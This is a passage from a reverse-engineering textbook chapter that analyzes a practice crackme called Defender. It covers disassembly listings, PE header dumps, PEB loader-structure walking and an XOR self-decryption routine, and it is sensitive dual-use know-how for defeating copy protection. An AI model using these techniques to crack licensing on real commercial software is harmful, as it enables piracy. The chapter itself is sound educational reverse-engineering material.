C:\Documents and Settings\Eldad Eilam>defender "John Doe" 1234567890abcdef
Defender Version 1.0 - Written by Eldad Eilam
Sorry... Bad key, try again.

C:\Documents and Settings\Eldad Eilam>
```

Figure 11.11 Defender.EXE launched with John Doe as the username and 1234567890ABCDEF as the serial number.




Figure 11.12 Executable modules statically linked with Defender (from OllyDbg).




Figure 11.13 Imports and Exports for Defender.EXE (from OllyDbg).

Very short list indeed—only NTDLL.DLL and KERNEL32.DLL. Remember that our GUI crackme, KeygenMe-3 had a much longer list, but then again Defender is a console-mode application. Let's proceed to the Names window to determine which APIs are called by Defender. Figure 11.13 shows the Names window for Defender.EXE.

Very strange indeed. It would seem that the only API called by Defender.EXE is IsDebuggerPresent from KERNEL32.DLL. It doesn't take much reasoning to figure out that this is unlikely to be true. The program must be able to somehow communicate with the operating system, beyond just calling IsDebuggerPresent. For example, how would the program print out messages to the console window without calling into the operating system? That's just not possible. Let's run the program through DUMPBIN and see what it has to say about Defender's imports. Listing 11.4 shows DUMPBIN's output when it is launched with the /IMPORTS option.

```
Microsoft (R) COFF/PE Dumper Version 7.10.3077
Copyright (C) Microsoft Corporation. All rights reserved.

Dump of file defender.exe
```

Listing 11.4 Output from DUMPBIN when run on Defender.EXE with the /IMPORTS option.

```

File Type: EXECUTABLE IMAGE

Section contains the following imports:

    KERNEL32.dll
        405000 Import Address Table
        405030 Import Name Table
            0 time date stamp
            0 Index of first forwarder reference

        22F IsDebuggerPresent

Summary

    1000 .data
    4000 .h3mf85n
    1000 .h477w81
    1000 .rdata

```

Listing 11.4 (continued)

Not much news here. DUMPBIN is also claiming the Defender.EXE is only calling `IsDebuggerPresent`. One slightly interesting thing however is the Summary section, where DUMPBIN lists the module's sections. It would appear that Defender doesn't have a `.text` section (which is usually where the code is placed in PE executables). Instead it has two strange sections: `.h3mf85n` and `.h477w81`. This doesn't mean that the program doesn't have any code, it simply means that the code is most likely tucked in one of those oddly named sections.

At this point it would be wise to run DUMPBIN with the `/HEADERS` option to get a better idea of how Defender is built (see Listing 11.5).

```

Microsoft (R) COFF/PE Dumper Version 7.10.3077
Copyright (C) Microsoft Corporation. All rights reserved.

Dump of file defender.exe

PE signature found

File Type: EXECUTABLE IMAGE

FILE HEADER VALUES
    14C machine (x86)

```

Listing 11.5 Output from DUMPBIN when run on Defender.EXE with the `/HEADERS` option. (continued)

```

        4 number of sections
4129382F time date stamp Mon Aug 23 03:19:59 2004
        0 file pointer to symbol table
        0 number of symbols
        E0 size of optional header
10F characteristics
        Relocations stripped
        Executable
        Line numbers stripped
        Symbols stripped
        32 bit word machine

OPTIONAL HEADER VALUES
        10B magic # (PE32)
        7.10 linker version
        3400 size of code
        600 size of initialized data
        0 size of uninitialized data
        4232 entry point (00404232)
        1000 base of code
        5000 base of data
400000 image base (00400000 to 00407FFF)
        1000 section alignment
        200 file alignment
        4.00 operating system version
        0.00 image version
        4.00 subsystem version
        0 Win32 version
        8000 size of image
        400 size of headers
        0 checksum
        3 subsystem (Windows CUI)
        400 DLL characteristics
            No safe exception handler
100000 size of stack reserve
        1000 size of stack commit
100000 size of heap reserve
        1000 size of heap commit
        0 loader flags
        10 number of directories
5060 [      35] RVA [size] of Export Directory
5008 [      28] RVA [size] of Import Directory
        0 [      0] RVA [size] of Resource Directory
        0 [      0] RVA [size] of Exception Directory
        0 [      0] RVA [size] of Certificates Directory
        0 [      0] RVA [size] of Base Relocation Directory
        0 [      0] RVA [size] of Debug Directory
        0 [      0] RVA [size] of Architecture Directory
        0 [      0] RVA [size] of Global Pointer Directory

```

Listing 11.5 (continued)


```

        0 [      0] RVA [size] of Thread Storage Directory
        0 [      0] RVA [size] of Load Configuration Directory
        0 [      0] RVA [size] of Bound Import Directory
    5000 [      8] RVA [size] of Import Address Table Directory
        0 [      0] RVA [size] of Delay Import Directory
        0 [      0] RVA [size] of COM Descriptor Directory
        0 [      0] RVA [size] of Reserved Directory

SECTION HEADER #1
.h3mf85n name
    3300 virtual size
    1000 virtual address (00401000 to 004042FF)
    3400 size of raw data
    400 file pointer to raw data (00000400 to 000037FF)
        0 file pointer to relocation table
        0 file pointer to line numbers
        0 number of relocations
        0 number of line numbers
E0000020 flags
    Code
    Execute Read Write

SECTION HEADER #2
.rdata name
    95 virtual size
    5000 virtual address (00405000 to 00405094)
    200 size of raw data
    3800 file pointer to raw data (00003800 to 000039FF)
        0 file pointer to relocation table
        0 file pointer to line numbers
        0 number of relocations
        0 number of line numbers
40000040 flags
    Initialized Data
    Read Only

SECTION HEADER #3
.data name
    24 virtual size
    6000 virtual address (00406000 to 00406023)
        0 size of raw data
        0 file pointer to raw data
        0 file pointer to relocation table
        0 file pointer to line numbers
        0 number of relocations
        0 number of line numbers
C0000040 flags
    Initialized Data

```

Listing 11.5 (continued)

```

        Read Write

SECTION HEADER #4
.h477w81 name
    8C virtual size
    7000 virtual address (00407000 to 0040708B)
    200 size of raw data
    3A00 file pointer to raw data (00003A00 to 00003BFF)
    0 file pointer to relocation table
    0 file pointer to line numbers
    0 number of relocations
    0 number of line numbers
C0000040 flags
    Initialized Data
    Read Write

Summary

    1000 .data
    4000 .h3mf85n
    1000 .h477w81
    1000 .rdata

```

Listing 11.5 (continued)

The `/HEADERS` options provides you with a lot more details on the program. For example, it is easy to see that section #1, `.h3mf85n`, is the code section. It is specified as Code, and the program's entry point resides in it (the entry point is at 404232 and `.h3mf85n` starts at 401000 and ends at 4042FF, so the entry point is clearly inside this section). The other oddly named section, `.h477w81` appears to be a small data section, probably containing some variables. It's also worth mentioning that the subsystem flag equal 3. This identifies a Windows CUI (console user interface) program, and Windows will automatically create a console window for this program as soon as it is started.

All of those oddly named sections indicate that the program is possible packed in some way. Packers have a way of creating special sections that contain the packed code or the unpacking code. It is a good idea to run the program in PEiD to see if it is packed with a known packer. PEiD is a program that can identify popular executable signatures and show whether an executable has been packed by one of the popular executable packers or copy protection products. PEiD can be downloaded from <http://peid.has.it/>. Figure 11.14 shows PEiD's output when it is fed with `Defender.EXE`.

Unfortunately, PEiD reports "Nothing found," so you can safely assume that `Defender` is either not packed or that it is packed with an unknown packer. Let's proceed to start disassembling the program and figuring out where that "Sorry . . . Bad key, try again." message is coming from.




Figure 11.14 Running PEiD on Defender.EXE reports “Nothing found.”

Reversing Defender’s Initialization Routine

Because the program doesn’t appear to directly call any APIs, there doesn’t seem to be a specific API on which you could place a breakpoint to catch the place in the code where the program is printing this message. Thus you don’t really have a choice but to try your luck by examining the program’s entry point and trying to find some interesting code that might shed some light on this program. Let’s load the program in IDA and run a full analysis on it. You can now take a quick look at the program’s entry point.

```
.h3mf85n:00404232 start                proc near
.h3mf85n:00404232
.h3mf85n:00404232  var_8                = dword ptr -8
.h3mf85n:00404232  var_4                = dword ptr -4
.h3mf85n:00404232
.h3mf85n:00404232                push     ebp
.h3mf85n:00404233                mov     ebp, esp
.h3mf85n:00404235                push     ecx
.h3mf85n:00404236                push     ecx
.h3mf85n:00404237                push     esi
.h3mf85n:00404238                push     edi
.h3mf85n:00404239                call    sub_402EA8
.h3mf85n:0040423E                push     eax
.h3mf85n:0040423F                call    loc_4033D1
.h3mf85n:00404244                mov     eax, dword_406000
.h3mf85n:00404249                pop     ecx
.h3mf85n:0040424A                mov     ecx, eax
.h3mf85n:0040424C                mov     eax, [eax]
.h3mf85n:0040424E                mov     edi, 6DEF20h
.h3mf85n:00404253                xor     esi, esi
.h3mf85n:00404255                jmp     short loc_404260
.h3mf85n:00404257 ; -----
```

Listing 11.6 A disassembly of Defender’s entry point function, generated by IDA.
(continued)

```

.h3mf85n:00404257
.h3mf85n:00404257 loc_404257:                ; CODE XREF: start+30_j
.h3mf85n:00404257                cmp     eax, edi
.h3mf85n:00404259                jz      short loc_404283
.h3mf85n:0040425B                add     ecx, 8
.h3mf85n:0040425E                mov     eax, [ecx]
.h3mf85n:00404260
.h3mf85n:00404260 loc_404260:                ; CODE XREF: start+23_j
.h3mf85n:00404260                cmp     eax, esi
.h3mf85n:00404262                jnz     short loc_404257
.h3mf85n:00404264                xor     eax, eax
.h3mf85n:00404266
.h3mf85n:00404266 loc_404266:                ; CODE XREF: start+5A_j
.h3mf85n:00404266                lea     ecx, [ebp+var_8]
.h3mf85n:00404269                push    ecx
.h3mf85n:0040426A                push    esi
.h3mf85n:0040426B                mov     [ebp+var_8], esi
.h3mf85n:0040426E                mov     [ebp+var_4], esi
.h3mf85n:00404271                call    eax
.h3mf85n:00404273                call    loc_404202
.h3mf85n:00404278                mov     eax, dword_406000
.h3mf85n:0040427D                mov     ecx, eax
.h3mf85n:0040427F                mov     eax, [eax]
.h3mf85n:00404281                jmp     short loc_404297
.h3mf85n:00404283 ; -----
.h3mf85n:00404283
.h3mf85n:00404283 loc_404283:                ; CODE XREF: start+27_j
.h3mf85n:00404283                mov     eax, [ecx+4]
.h3mf85n:00404286                add     eax, dword_40601C
.h3mf85n:0040428C                jmp     short loc_404266
.h3mf85n:0040428E ; -----
.h3mf85n:0040428E
.h3mf85n:0040428E loc_40428E:                ; CODE XREF: start+67_j
.h3mf85n:0040428E                cmp     eax, edi
.h3mf85n:00404290                jz      short loc_4042BA
.h3mf85n:00404292                add     ecx, 8
.h3mf85n:00404295                mov     eax, [ecx]
.h3mf85n:00404297
.h3mf85n:00404297 loc_404297:                ; CODE XREF: start+4F_j
.h3mf85n:00404297                cmp     eax, esi
.h3mf85n:00404299                jnz     short loc_40428E
.h3mf85n:0040429B                xor     eax, eax
.h3mf85n:0040429D
.h3mf85n:0040429D loc_40429D:                ; CODE XREF: start+91_j
.h3mf85n:0040429D                lea     ecx, [ebp+var_8]
.h3mf85n:004042A0                push    ecx
.h3mf85n:004042A1                push    esi
.h3mf85n:004042A2                mov     [ebp+var_8], esi

```

Listing 11.6 (continued)

```

.h3mf85n:004042A5      mov     [ebp+var_4], esi
.h3mf85n:004042A8      call    eax
.h3mf85n:004042AA      call    loc_401746
.h3mf85n:004042AF      mov     eax, dword_406000
.h3mf85n:004042B4      mov     ecx, eax
.h3mf85n:004042B6      mov     eax, [eax]
.h3mf85n:004042B8      jmp     short loc_4042CE
.h3mf85n:004042BA ; -----
.h3mf85n:004042BA      loc_4042BA: ; CODE XREF: start+5E_j
.h3mf85n:004042BA      mov     eax, [ecx+4]
.h3mf85n:004042BD      add     eax, dword_40601C
.h3mf85n:004042C3      jmp     short loc_40429D
.h3mf85n:004042C5 ; -----
.h3mf85n:004042C5      loc_4042C5: ; CODE XREF: start+9E_j
.h3mf85n:004042C5      cmp     eax, edi
.h3mf85n:004042C7      jz      short loc_4042F5
.h3mf85n:004042C9      add     ecx, 8
.h3mf85n:004042CC      mov     eax, [ecx]
.h3mf85n:004042CE      loc_4042CE: ; CODE XREF: start+86_j
.h3mf85n:004042CE      cmp     eax, esi
.h3mf85n:004042D0      jnz     short loc_4042C5
.h3mf85n:004042D2      xor     ecx, ecx
.h3mf85n:004042D4      loc_4042D4: ; CODE XREF: start+CC_j
.h3mf85n:004042D4      lea     eax, [ebp+var_8]
.h3mf85n:004042D7      push    eax
.h3mf85n:004042D8      push    esi
.h3mf85n:004042D9      mov     [ebp+var_8], esi
.h3mf85n:004042DC      mov     [ebp+var_4], esi
.h3mf85n:004042DF      call    ecx
.h3mf85n:004042E1      call    loc_402082
.h3mf85n:004042E6      call    ds:IsDebuggerPresent
.h3mf85n:004042EC      xor     eax, eax
.h3mf85n:004042EE      pop     edi
.h3mf85n:004042EF      inc     eax
.h3mf85n:004042F0      pop     esi
.h3mf85n:004042F1      leave
.h3mf85n:004042F2      retn    8
.h3mf85n:004042F5 ; -----
.h3mf85n:004042F5      loc_4042F5: ; CODE XREF: start+95_j
.h3mf85n:004042F5      mov     ecx, [ecx+4]
.h3mf85n:004042F8      add     ecx, dword_40601C
.h3mf85n:004042FE      jmp     short loc_4042D4
.h3mf85n:004042FE      start   endp

```

Listing 11.6 (continued)

Listing 11.6 shows Defender's entry point function. A quick scan of the function reveals one important property—the entry point is not a common runtime library initialization routine. Even if you've never seen a runtime library initialization routine before, you can be pretty sure that it doesn't end with a call to `IsDebuggerPresent`. While we're on that call, look at how `EAX` is being XORed against itself as soon as it returns—its return value is being ignored! A quick look in <http://msdn.microsoft.com> shows us that `IsDebuggerPresent` should return a Boolean specifying whether a debugger is present or not. XORing `EAX` right after this API returns means that the call is meaningless.

Anyway, let's go back to the top of Listing 11.6 and learn something about Defender, starting with a call to `402EA8`. Let's take a look at what it does.

```
mf85n:00402EA8 sub_402EA8      proc near
.h3mf85n:00402EA8
.h3mf85n:00402EA8 var_4          = dword ptr -4
.h3mf85n:00402EA8
.h3mf85n:00402EA8                push    ecx
.h3mf85n:00402EA9                mov     eax, large fs:30h
.h3mf85n:00402EAF                mov     [esp+4+var_4], eax
.h3mf85n:00402EB2                mov     eax, [esp+4+var_4]
.h3mf85n:00402EB5                mov     eax, [eax+0Ch]
.h3mf85n:00402EB8                mov     eax, [eax+0Ch]
.h3mf85n:00402EBB                mov     eax, [eax]
.h3mf85n:00402EBD                mov     eax, [eax+18h]
.h3mf85n:00402EC0                pop     ecx
.h3mf85n:00402EC1                retn
.h3mf85n:00402EC1 sub_402EA8      endp
```

The preceding routine starts out with an interesting sequence that loads a value from `fs:30h`. Generally in NT-based operating systems the `fs` register is used for accessing thread local information. For any given thread, `fs:0` points to the local TEB (Thread Environment Block) data structure, which contains a plethora of thread-private information required by the system during runtime. In this case, the function is accessing offset `+30`. Luckily, you have detailed symbolic information in Windows from which you can obtain information on what offset `+30` is in the TEB. You can do that by loading symbols for `NTDLL` in `WinDbg` and using the `DT` command (for more information on `WinDbg` and the `DT` command go to the Microsoft Debugging Tools Web page at www.microsoft.com/whdc/devtools/debugging/default.mspx).

The structure listing for the TEB is quite long, so I'll just list the first part of it, up to offset `+30`, which is the one being accessed by the program.

```
+0x000 NtTib           : _NT_TIB
+0x01c EnvironmentPointer : Ptr32 Void
+0x020 ClientId        : _CLIENT_ID
+0x028 ActiveRpcHandle  : Ptr32 Void
```

```
+0x02c ThreadLocalStoragePointer : Ptr32 Void
+0x030 ProcessEnvironmentBlock : Ptr32 _PEB
.
.
```

It's obvious that the first line is accessing the Process Environment Block through the TEB. The PEB is the process-information data structure in Windows, just like the TEB is the thread information data structure. In address 00402EB5 the program is accessing offset +c in the PEB. Let's look at what's in there. Again, the full definition is quite long, so I'll just print the beginning of the definition.

```
+0x000 InheritedAddressSpace : UChar
+0x001 ReadImageFileExecOptions : UChar
+0x002 BeingDebugged : UChar
+0x003 SpareBool : UChar
+0x004 Mutant : Ptr32 Void
+0x008 ImageBaseAddress : Ptr32 Void
+0x00c Ldr : Ptr32 _PEB_LDR_DATA
.
.
```

In this case, offset +c goes to the `_PEB_LDR_DATA`, which is the loader information. Let's take a look at this data structure and see what's inside.

```
+0x000 Length : Uint4B
+0x004 Initialized : UChar
+0x008 SsHandle : Ptr32 Void
+0x00c InLoadOrderModuleList : _LIST_ENTRY
+0x014 InMemoryOrderModuleList : _LIST_ENTRY
+0x01c InInitializationOrderModuleList : _LIST_ENTRY
+0x024 EntryInProgress : Ptr32 Void
```

This data structure appears to be used for managing the loaded executables within the current process. There are several module lists, each containing the currently loaded executable modules in a different order. The function is taking offset +c, which means that it's going after the `InLoadOrderModuleList` item. Let's take a look at the module data structure, `LDR_DATA_TABLE_ENTRY`, and try to understand what this function is looking for.

The following definition for `LDR_DATA_TABLE_ENTRY` was produced using the `DT` command in WinDbg. Some Windows symbol files actually contain data structure definitions that can be dumped using that command. All you need to do is type `DT ModuleName!* to get a list of all available names, and then type DT ModuleName!StructureName to get a nice listing of its members!`

```

+0x000 InLoadOrderLinks : _LIST_ENTRY
+0x008 InMemoryOrderLinks : _LIST_ENTRY
+0x010 InInitializationOrderLinks : _LIST_ENTRY
+0x018 DllBase          : Ptr32 Void
+0x01c EntryPoint       : Ptr32 Void
+0x020 SizeOfImage      : Uint4B
+0x024 FullDllName      : _UNICODE_STRING
+0x02c BaseDllName      : _UNICODE_STRING
+0x034 Flags            : Uint4B
+0x038 LoadCount        : Uint2B
+0x03a TlsIndex         : Uint2B
+0x03c HashLinks        : _LIST_ENTRY
+0x03c SectionPointer   : Ptr32 Void
+0x040 CheckSum         : Uint4B
+0x044 TimeDateStamp    : Uint4B
+0x044 LoadedImports    : Ptr32 Void
+0x048 EntryPointActivationContext : Ptr32 _ACTIVATION_CONTEXT
+0x04c PatchInformation : Ptr32 Void

```

After getting a pointer to `InLoadOrderModuleList` the function appears to go after offset +0 in the first module. From looking at this structure, it would seem that offset +0 is part of the `LIST_ENTRY` data structure. Let's dump `LIST_ENTRY` and see what offset +0 means.

```

+0x000 Flink            : Ptr32 _LIST_ENTRY
+0x004 Blink            : Ptr32 _LIST_ENTRY

```

Offset +0 is `Flink`, which probably stands for “forward link”. This means that the function is hard-coded to skip the first entry, regardless of what it is. This is quite unusual because with a linked list you would expect to see a loop—no loop, the function is just hard-coded to skip the first entry. After doing that, the function simply returns the value from offset +18 at the second entry. Offset +18 in `_LDR_DATA_TABLE_ENTRY` is `DllBase`. So, it would seem that all this function is doing is looking for the base of some DLL. At this point it would be wise to load `Defender.EXE` in `WinDbg`, just to take a look at the loader information and see what the second module is. For this, you use the `!dlls` command, which dumps a (relatively) user-friendly view of the loader data structures. The `-l` option makes the command dump modules in their load order, which is essentially the list you traversed by taking `InLoadOrderModuleList` from `PEB_LDR_DATA`.

```
0:000> !dlls -l
```

```

0x00241ee0: C:\Documents and Settings\Eldad Eilam\Defender.exe
Base      0x00400000 EntryPoint 0x00404232 Size      0x00008000
Flags     0x00005000 LoadCount  0x0000ffff TlsIndex  0x00000000
LDRP_LOAD_IN_PROGRESS
LDRP_ENTRY_PROCESSED

```



```

0x00241f48: C:\WINDOWS\system32\ntdll.dll
      Base  0x7c900000  EntryPoint  0x7c913156  Size      0x000b0000
      Flags  0x00085004  LoadCount  0x0000ffff  TlsIndex  0x00000000
      LDRP_IMAGE_DLL
      LDRP_LOAD_IN_PROGRESS
      LDRP_ENTRY_PROCESSED
      LDRP_PROCESS_ATTACH_CALLED

0x00242010: C:\WINDOWS\system32\kernel32.dll
      Base  0x7c800000  EntryPoint  0x7c80b436  Size      0x000f4000
      Flags  0x00085004  LoadCount  0x0000ffff  TlsIndex  0x00000000
      LDRP_IMAGE_DLL
      LDRP_LOAD_IN_PROGRESS
      LDRP_ENTRY_PROCESSED
      LDRP_PROCESS_ATTACH_CALLED

```

So, it would seem that the second module is `NTDLL.DLL`. The function at `00402EA8` simply obtains the address of `NTDLL.DLL` in memory. This makes a lot of sense because as I've said before, it would be utterly *impossible* for the program to communicate with the user without any kind of interface to the operating system. Obtaining the address of `NTDLL.DLL` is apparently the first step in creating such an interface.

If you go back to Listing 11.6, you see that the return value from `00402EA8` is passed right into `004033D1`, which is the next function being called. Let's take a look at it.

```

loc_4033D1:
.h3mf85n:004033D1      push     ebp
.h3mf85n:004033D2      mov      ebp, esp
.h3mf85n:004033D4      sub      esp, 22Ch
.h3mf85n:004033DA      push     ebx
.h3mf85n:004033DB      push     esi
.h3mf85n:004033DC      push     edi
.h3mf85n:004033DD      push     offset dword_4034DD
.h3mf85n:004033E2      pop      eax
.h3mf85n:004033E3      mov      [ebp-20h], eax
.h3mf85n:004033E6      push     offset loc_4041FD
.h3mf85n:004033EB      pop      eax
.h3mf85n:004033EC      mov      [ebp-18h], eax
.h3mf85n:004033EF      mov      eax, offset dword_4034E5
.h3mf85n:004033F4      mov      ds:dword_4034D6, eax
.h3mf85n:004033FA      mov      dword ptr [ebp-8], 1
.h3mf85n:00403401      cmp      dword ptr [ebp-8], 0
.h3mf85n:00403405      jz       short loc_40346D
.h3mf85n:00403407      mov      eax, [ebp-18h]
.h3mf85n:0040340A      sub      eax, [ebp-20h]
.h3mf85n:0040340D      mov      [ebp-30h], eax

```

Listing 11.7 A disassembly of function `4033D1` from Defender, generated by IDA Pro. (continued)

```

.h3mf85n:00403410      mov     eax, [ebp-20h]
.h3mf85n:00403413      mov     [ebp-34h], eax
.h3mf85n:00403416      and     dword ptr [ebp-24h], 0
.h3mf85n:0040341A      and     dword ptr [ebp-28h], 0
.h3mf85n:0040341E      loc_40341E: ; CODE XREF: .h3mf85n:00403469_j
.h3mf85n:0040341E      cmp     dword ptr [ebp-30h], 3
.h3mf85n:00403422      jbe     short loc_40346B
.h3mf85n:00403424      mov     eax, [ebp-34h]
.h3mf85n:00403427      mov     eax, [eax]
.h3mf85n:00403429      mov     [ebp-2Ch], eax
.h3mf85n:0040342C      mov     eax, [ebp-34h]
.h3mf85n:0040342F      mov     eax, [eax]
.h3mf85n:00403431      xor     eax, 2BCA6179h
.h3mf85n:00403436      mov     ecx, [ebp-34h]
.h3mf85n:00403439      mov     [ecx], eax
.h3mf85n:0040343B      mov     eax, [ebp-34h]
.h3mf85n:0040343E      mov     eax, [eax]
.h3mf85n:00403440      xor     eax, [ebp-28h]
.h3mf85n:00403443      mov     ecx, [ebp-34h]
.h3mf85n:00403446      mov     [ecx], eax
.h3mf85n:00403448      mov     eax, [ebp-2Ch]
.h3mf85n:0040344B      mov     [ebp-28h], eax
.h3mf85n:0040344E      mov     eax, [ebp-24h]
.h3mf85n:00403451      xor     eax, [ebp-2Ch]
.h3mf85n:00403454      mov     [ebp-24h], eax
.h3mf85n:00403457      mov     eax, [ebp-34h]
.h3mf85n:0040345A      add     eax, 4
.h3mf85n:0040345D      mov     [ebp-34h], eax
.h3mf85n:00403460      mov     eax, [ebp-30h]
.h3mf85n:00403463      sub     eax, 4
.h3mf85n:00403466      mov     [ebp-30h], eax
.h3mf85n:00403469      jmp     short loc_40341E
.h3mf85n:0040346B      ; -----
.h3mf85n:0040346B      loc_40346B: ; CODE XREF: .h3mf85n:00403422_j
.h3mf85n:0040346B      jmp     short near ptr unk_4034D5
.h3mf85n:0040346D      ; -----
.h3mf85n:0040346D      loc_40346D: ; CODE XREF: .h3mf85n:00403405_j
.h3mf85n:0040346D      mov     eax, [ebp-18h]
.h3mf85n:00403470      sub     eax, [ebp-20h]
.h3mf85n:00403473      mov     [ebp-40h], eax
.h3mf85n:00403476      mov     eax, [ebp-20h]
.h3mf85n:00403479      mov     [ebp-44h], eax
.h3mf85n:0040347C      and     dword ptr [ebp-38h], 0
.h3mf85n:00403480      and     dword ptr [ebp-3Ch], 0
.h3mf85n:00403484      loc_403484: ; CODE XREF: .h3mf85n:004034CB_j
.h3mf85n:00403484      cmp     dword ptr [ebp-40h], 3

```

Listing 11.7 (continued)

```

.h3mf85n:00403488      jbe      short loc_4034CD
.h3mf85n:0040348A      mov      eax, [ebp-44h]
.h3mf85n:0040348D      mov      eax, [eax]
.h3mf85n:0040348F      xor      eax, [ebp-3Ch]
.h3mf85n:00403492      mov      ecx, [ebp-44h]
.h3mf85n:00403495      mov      [ecx], eax
.h3mf85n:00403497      mov      eax, [ebp-44h]
.h3mf85n:0040349A      mov      eax, [eax]
.h3mf85n:0040349C      xor      eax, 2BCA6179h
.h3mf85n:004034A1      mov      ecx, [ebp-44h]
.h3mf85n:004034A4      mov      [ecx], eax
.h3mf85n:004034A6      mov      eax, [ebp-44h]
.h3mf85n:004034A9      mov      eax, [eax]
.h3mf85n:004034AB      mov      [ebp-3Ch], eax
.h3mf85n:004034AE      mov      eax, [ebp-44h]
.h3mf85n:004034B1      mov      ecx, [ebp-38h]
.h3mf85n:004034B4      xor      ecx, [eax]
.h3mf85n:004034B6      mov      [ebp-38h], ecx
.h3mf85n:004034B9      mov      eax, [ebp-44h]
.h3mf85n:004034BC      add      eax, 4
.h3mf85n:004034BF      mov      [ebp-44h], eax
.h3mf85n:004034C2      mov      eax, [ebp-40h]
.h3mf85n:004034C5      sub      eax, 4
.h3mf85n:004034C8      mov      [ebp-40h], eax
.h3mf85n:004034CB      jmp      short loc_403484
.h3mf85n:004034CD ; -----
.h3mf85n:004034CD
.h3mf85n:004034CD loc_4034CD:      ; CODE XREF: .h3mf85n:00403488_j
.h3mf85n:004034CD      mov      eax, [ebp-38h]
.h3mf85n:004034D0      mov      dword_406008, eax
.h3mf85n:004034D0 ; -----
.h3mf85n:004034D5 db  68h      ; CODE XREF: .h3mf85n:loc_40346B_j
.h3mf85n:004034D6 dd  4034E5h    ; DATA XREF: .h3mf85n:004033F4_w
.h3mf85n:004034DA ; -----
.h3mf85n:004034DA      pop      ebx
.h3mf85n:004034DB      jmp      ebx
.h3mf85n:004034DB ; -----
.h3mf85n:004034DD dword_4034DD      dd  0DDF8286Bh, 2A7B348Ch
.h3mf85n:004034E5 dword_4034E5      dd  88B9107Eh, 0E6F8C142h, 7D7F2B8Bh,
                                0DF8902F1h, 0B1C8CBC5h
.
.
.
.h3mf85n:00403CE5      dd  157CB335h
.h3mf85n:004041FD ; -----
.h3mf85n:004041FD
.h3mf85n:004041FD loc_4041FD:      ; DATA XREF: .h3mf85n:004033E6_o
.h3mf85n:004041FD      pop      edi
.h3mf85n:004041FE      pop      esi

```

Listing 11.7 (continued)

```
.h3mf85n:004041FF      pop     ebx
.h3mf85n:00404200      leave
.h3mf85n:00404201      retn
```

Listing 11.7 *(continued)*

This function starts out in what appears to be a familiar sequence, but at some point something very strange happens. Observe the code at address 004034DD, after the `JMP EBX`. It appears that IDA has determined that it is data, and not code. This data goes on and on until address 4041FD (I've eliminated most of the data from the listing just to preserve space). Why is there data in the middle of the function? This is a fairly common picture in copy protection code—routines are stored encrypted in the binaries and are decrypted in runtime. It is likely that this unrecognized data is just encrypted code that gets decrypted during runtime.

Let's perform a quick analysis of the initial, unencrypted code in the beginning of this function. One thing that's quickly evident is that the "readable" code area is roughly divided into two large sections, probably by an `if` statement. The conditional jump at 00403405 is where the program decides where to go, but notice that the `CMP` instruction at 00403401 is comparing `[ebp-8]` against 0 even though it is set to 1 one line before. You would usually see this kind of a sequence in a loop, where the variable is modified and then the code is executed again, in some kind of a loop. According to IDA, there are no such jumps in this function.

Since you have no reason to believe that the code at 40346D is ever executed (because the variable at `[ebp-8]` is hard-coded to 1), you can just focus on the first case for now. Briefly, you're looking at a loop that iterates through a chunk of data and XORs it with a constant (2BCA6179h). Going back to where the pointer is first initialized, you get to 004033E3, where `[ebp-20h]` is initialized to 4034DD through the stack. `[ebp-20h]` is later used as the initial address from where to start the XORing. If you look at the listing, you can see that 4034DD is an address in the middle of the function—right where the code stops and the data starts.

So, it appears that this code implements some kind of a decryption algorithm. The encrypted data is sitting right there in the middle of the function, at 4034DD. At this point, it is usually worthwhile to switch to a live view of the code in a debugger to see what comes out of that decryption process. For that you can run the program in OllyDbg and place a breakpoint right at the end of the decryption process, at 0040346B. When OllyDbg reaches this address, at first it looks as if the data at 4034DD is still unrecognized data, because Olly outputs something like this:

004034DD	12	DB 12
004034DE	49	DB 49
004034DF	32	DB 32
004034E0	F6	DB F6
004034E1	9E	DB 9E
004034E2	7D	DB 7D

However, you simply must tell Olly to reanalyze this memory to look for anything meaningful. You do this by pressing Ctrl+A. It is immediately obvious that something has changed. Instead of meaningless bytes you now have assembly language code. Scrolling down a few pages reveals that this is quite a bit of code—dozens of pages of code actually. This is really the body of the function you’re investigating: 4033D1. The code in Listing 11.7 was just the decryption prologue. The full decrypted version of 4033D1 is quite long and would fill many pages, so instead I’ll just go over the general structure of the function and what it does as a whole. I’ll include key code sections that are worth investigating. It would be a good idea to have OllyDbg open and to let the function decrypt itself so that you can look at the code while reading this—there is quite a bit of interesting code in this function. One important thing to realize is that it wouldn’t be practical or even useful to try to understand every line in this huge function. Instead, you must try to recognize key areas in the code and to understand their purpose.

Analyzing the Decrypted Code

The function starts out with some pointer manipulation on the NTDLL base address you acquired earlier. The function digs through NTDLL’s PE header until it gets to its export directory (OllyDbg tells you this because when the function has the pointer to the export directory Olly will comment it as `ntdll.$$VProc_ImageExportDirectory`). The function then goes through each export and performs an interesting (and highly unusual) bit of arithmetic on each function name string. Let’s look at the code that does this.

```

004035A4    MOV EAX,DWORD PTR [EBP-68]
004035A7    MOV ECX,DWORD PTR [EBP-68]
004035AA    DEC ECX
004035AB    MOV DWORD PTR [EBP-68],ECX
004035AE    TEST EAX,EAX
004035B0    JE SHORT Defender.004035D0
004035B2    MOV EAX,DWORD PTR [EBP-64]
